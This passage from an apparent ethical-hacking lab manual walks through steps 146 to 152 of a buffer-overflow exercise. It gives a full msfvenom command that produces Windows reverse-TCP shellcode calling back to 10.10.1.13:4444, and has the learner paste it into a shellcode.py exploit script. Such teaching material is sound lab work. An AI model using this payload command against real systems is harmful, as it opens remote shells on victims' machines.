
146. In the terminal window enter the following command and press **Enter** to generate the shellcode.

msfvenom -p windows/shell_reverse_tcp LHOST=[Local IP Address] LPORT=[Listening Port] EXITFUNC=thread -f c -a x86 -b "\x00"

Note: Here, **-p**: payload, local IP address: **10.10.1.13**, listening port: **4444**., **-f**: filetype, **-a**: architecture, **-b**: bad character.

147. A shellcode is generated, as shown in the screenshot.

148. Select the code, right-click on it, and click **Copy** to copy the code.




149. Close the **Terminal** window.


150. Maximize the previously opened **Terminal** window. Type **pluma shellcode.py** and press **Enter**.

> Note: Ensure that the terminal navigates to **/home/attacker/Desktop/Scripts**.

151. A **shellcode.py** file appears in the text editor window, as shown in the screenshot.



152. Now, paste the shellcode copied in **Step#145** in the overflow option (**Line 4**); then, press **Ctrl+S** to save the file and close it.



